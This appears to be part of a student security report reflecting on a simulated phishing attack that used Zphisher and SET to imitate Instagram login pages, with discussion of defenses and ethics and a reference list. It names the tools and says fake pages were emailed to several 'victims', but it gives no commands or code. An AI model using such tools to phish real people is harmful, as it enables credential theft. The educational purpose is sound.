


Criteria 3

This project focused on simulating a phishing attack using a tool, Zphisher and the Social Engineering Toolkit (SET). This helped us learn how cybercriminals operate and the weaknesses they take advantage of. It showed how easily someone could pretend to be a trusted source, like a popular social media platform such as Instagram, to trick victims into giving away sensitive information.

Impact of the Phishing Simulation

1. Awareness of Vulnerabilities: The simulation highlighted how attackers use human behavior instead of just technical weaknesses. By sending an email that looked real, it demonstrated the tricks cybercriminals use to manipulate people. Though we can pretend and set the From name that we want to appear in victim's site, if we check carefully, we can know it's scam. Because most of the phishing mail has minor grammatical error and sender mail address.



2. Education on Phishing Techniques: Running the attack revealed how common phishing tactics are and how important it is for users to stay alert. Knowing these methods helps individuals and organizations defend themselves better.



3. **Practicality of Defenses:** The project looked at ways to defend against phishing, showing how useful measures like Multi-Factor Authentication (MFA), regular software updates, and being aware of phishing signs can be. These methods are practical and help protect against unauthorized access.
4. **Tool Accessibility and Misuse:** Tools like Zphisher are easy to find and use, allowing even those with little technical knowledge to carry out phishing attacks. This raises concerns about misuse and points to the need for better regulation and awareness of these tools.

Successful Aspects:

- **Demonstration of Attack Execution:** The project successfully showed how to carry out a phishing attack by creating fake login pages and sending them via email to several victims. This hands-on experience helped us understand how these attacks work and the vulnerabilities involved.
- **Increased Awareness:** Analyzing the results emphasized the need for more education about phishing, especially for younger users who are often targeted.

Unsuccessful Aspects:

- **Ethical Considerations:** While the project effectively showed phishing techniques, it also raised ethical issues about simulating attacks. The potential risks, even in a safe environment, should be carefully thought through for future projects.
- **Limitations of Defense Measures:** Although we provided recommendations for defenses, many users might not use them properly. Closing the gap between knowing what to do and actually doing it is a big challenge.

**Criteria 4**

The simulation of the phishing attack using Zphisher and the Social Engineering Toolkit (SET) was successfully executed, allowing for a comprehensive evaluation of both the attack process and the data collected. This project aimed to demonstrate the vulnerabilities present in user behavior and the effectiveness of the phishing techniques employed. It's important to look at how well these tools work and understand the challenges we face, highlighting the need for strong security practices. Successful phishing attacks in criteria 2 and a careful review of the data collected show that we must keep improving our defences. Screenshots of the steps taken can help show the results and remind us of the importance of staying alert in the security landscape.



Reference

1. **Imperva (2019).** *What is phishing | Attack techniques & scam examples | Imperva.* [online] Available at: <https://bit.ly/3pTmQwY>.
2. **Rapid7. (2019).** *Phishing Awareness Training: Simulating Phishing Attacks.* [online] Available at: <https://bit.ly/2Y3VzfK>.
3. **Fruhlinger, J. (2020).** *What is phishing? How this cyber attack works and how to prevent it.* [online] Available at: <https://bit.ly/3q7HXvJ>.
4. **ProfileTree. (n.d.). Social media phishing statistics:** What you need to know. [online] Available at: <https://profiletree.com/social-media-phishing-statistics/>
5. **Wikipedia contributors. (n.d.).** Phishing. [online] Available at: <https://en.wikipedia.org/wiki/Phishing>
6. **Fruhlinger, J. (2020).** What is phishing? How this cyber attack works and how to prevent it. [online] Available at: <https://bit.ly/3q7HXvJ>.
7. **Imperva (2019).** What is phishing | Attack techniques & scam examples | Imperva. [online] Available at: <https://bit.ly/3pTmQwY>.
8. **blog.usecure.io. (n.d.).** The Three Stages Of a Phishing Attack - Bait, Hook And Catch. [online] Available at: <https://bit.ly/3pRkjTS>.
9. **chrisda (n.d.).** Anti-phishing protection - Office 365. [online] Available at: <https://bit.ly/3kcqiPJ>.
10. **McShanag, D. (n.d.).** Don't fall for this new PayPal scam in the holiday rush. [online] Available at: <https://bit.ly/3pTQLVS>.

